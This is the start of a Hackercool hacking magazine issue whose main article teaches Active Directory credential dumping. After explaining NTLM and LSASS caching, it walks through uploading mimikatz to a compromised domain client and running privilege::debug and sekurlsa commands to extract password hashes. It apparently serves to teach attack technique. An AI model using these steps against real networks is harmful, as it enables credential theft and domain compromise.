Simplifying Cyber Security since 2016

Hackercool

September 2021 Edition 4 Issue 9

Learn Hacking in Real World Scenarios

Active Directory Hacking : Dumping Domain Hashes

with Mimikatz, Responder (a Hacking Scenario)

Understanding Windows Authentication

Let's Get deep into WPA / WPA2 & Cracking WPS in WIRELESS SECURITY

Kali Linux 2021.3 in WHAT's NEW

..with all other regular Features

shells™
RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE
STARTING AT
$4.95 /month
join us on shells.com

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 9

Sorry.
No Time for Editor's Note.
As You Know,
We are already late.

c.k.chakravarthi

"TECHNOLOGY IS LIKE A FISH. THE LONGER IT STAYS ON THE SHELF, THE LESS DESIRABLE IT BECOMES."
- ANDREW HELLER

INSIDE

See what our Hackercool Magazine September 2021 Issue has in store for you.

Dumping Domain Hashes

ACTIVE DIRECTORY HACKING

As soon as an attacker gains high privileged access to a client machine in a Windows Domain network like in our previous Issue's scenario, the next goal is to try to gain access to the Domain Controller. This can be done in multiple ways.
In this month's Issue, readers will learn about two ways to gain access to the Domain Controller.

A Domain Controller has two type of user accounts : Domain Admins and Domain Users.

Domain Users : Domain Users are the users who have rights to login into the Domain Controller but have no privileged access to make changes on the Domain Controller.

Domain Admins : Domain Administrators or Domain Admins are high privileged users of a Windows domain and have the power to make changes to the Domain Controller. They are like local administrators of the Domain Controllers.

As already explained in another section of this same Issue, both of these user's password hashes are stored in NTDS.dit file which is present on the Domain Controller. Both of these users can login into the Domain from a Client system which is part of the Windows Domain.

If we can dump the domain hashes (password hashes of domain users) we can gain access to the Domain controller. In this tutorial, we will be using Windows Server 2008 as Domain Controller and Windows 7 as a client machine.

We are going to imagine that we have already gained access to the client machine (initial foothold) and elevated our privileges to admin level access on the initial foothold.

1. Mimikatz

We have already seen the usage of mimikatz in our June 2021 Issue as part of our "Hacking Windows Domains". But we used this inside Metasploit.

Before we go any further, let’s see briefly how Windows authentication works in a domain. As soon as you enter password on the Windows Login UI, it starts some logon processes and the Local Security Authority (LSA) process loads. The password you entered is converted into a hash and lsass.exe process loads the MSV_1. 0 package. MSV_1.0 is an authentication package that manages NTLM authentication.


This authentication package can be divided into two halves. If the hash doesn't belong to the local system, the top half of M S V 1.0 passes the hash to the Windows NT Netlogon service. The Netlogon service provides secure channel for the transfer of hash. The Netlogon service forwards this hash to the second half of MSV_1.0 process of the re- mote computer (Domain Controller). This hash is then verified with the Active Directory Database.

Apart from storing password hashes in a NTDS.dit file on the domain controller, the password hashes are also cached in the memory of process LSASS.exe. Why?

This is for the purpose of single sign on. So that the user can be provided all the network resources he has rights on without the need for authentication again and again. What if these hashes can be dumped from the system memory? Actually this can be done using a popular tool mimikatz.


The download information of Mimikatz is given in our Downloads section. So we upload mimikatz onto the initial foothold (remember we already have access to it) and then open it using command shell.

The privilege::debug command of mimikatz allows someone to debug a process that they wouldn’t otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```


The "sekurlsa::" module of mimikatz extracts passwords, keys, pin codes, tickets from the memory of lsass (Local Security Authority Subsystem Service) the process by default, or a minidump of it.



```
mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module :        sekurlsa
Full name :     SekurLSA module
Description :   Some commands to enumerate credentials...

             msv  -  Lists LM & NTLM credentials
         wdigest  -  Lists WDigest credentials
        kerberos  -  Lists Kerberos credentials
           tspkg  -  Lists TsPkg credentials
         livessp  -  Lists LiveSSP credentials
         cloudap  -  Lists CloudAp credentials
             ssp  -  Lists SSP credentials
  logonPasswords  -  Lists all available providers credentials
         process  -  Switch (or reinit) to LSASS process  context
        minidump  -  Switch (or reinit) to LSASS minidump context
         bootkey  -  Set the SecureKernel Boot Key to attempt to decrypt LSA Iso
lated credentials
             pth  -  Pass-the-hash
          krbtgt  -  krbtgt!
     dpapisystem  -  DPAPI_SYSTEM secret
           trust  -  Antisocial
      backupkeys  -  Preferred Backup Master keys
         tickets  -  List Kerberos tickets
           ekeys  -  List Kerberos Encryption Keys
           dpapi  -  List Cached MasterKeys
         credman  -  List Credentials Manager

mimikatz # _
```


The sekurlsa::logonpasswords command dumps the credentials from all the credential providers present on the target system.

"Mimikatz is tool developed by Benjamin Delphy while he was learning C programming language"

